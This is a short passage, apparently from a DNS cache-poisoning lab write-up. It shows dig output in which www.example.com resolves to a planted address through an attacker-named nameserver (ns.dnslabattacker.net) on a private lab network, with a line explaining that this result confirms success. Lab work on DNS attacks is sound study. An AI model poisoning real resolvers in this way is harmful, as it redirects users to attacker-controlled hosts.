;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49587
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            19      IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.NET.  604387  IN      A       10.0.2.66

;; Query time: 160 msec
;; SERVER: 10.0.2.67#53(10.0.2.67)
;; WHEN: Fri Apr 02 23:03:43 EDT 2021
;; MSG SIZE  rcvd: 132
```

If everything is done properly, you can use the command like "dig www.example.com on the user machine. The reply would be 1.1.1.1, which is exactly we put in the above file.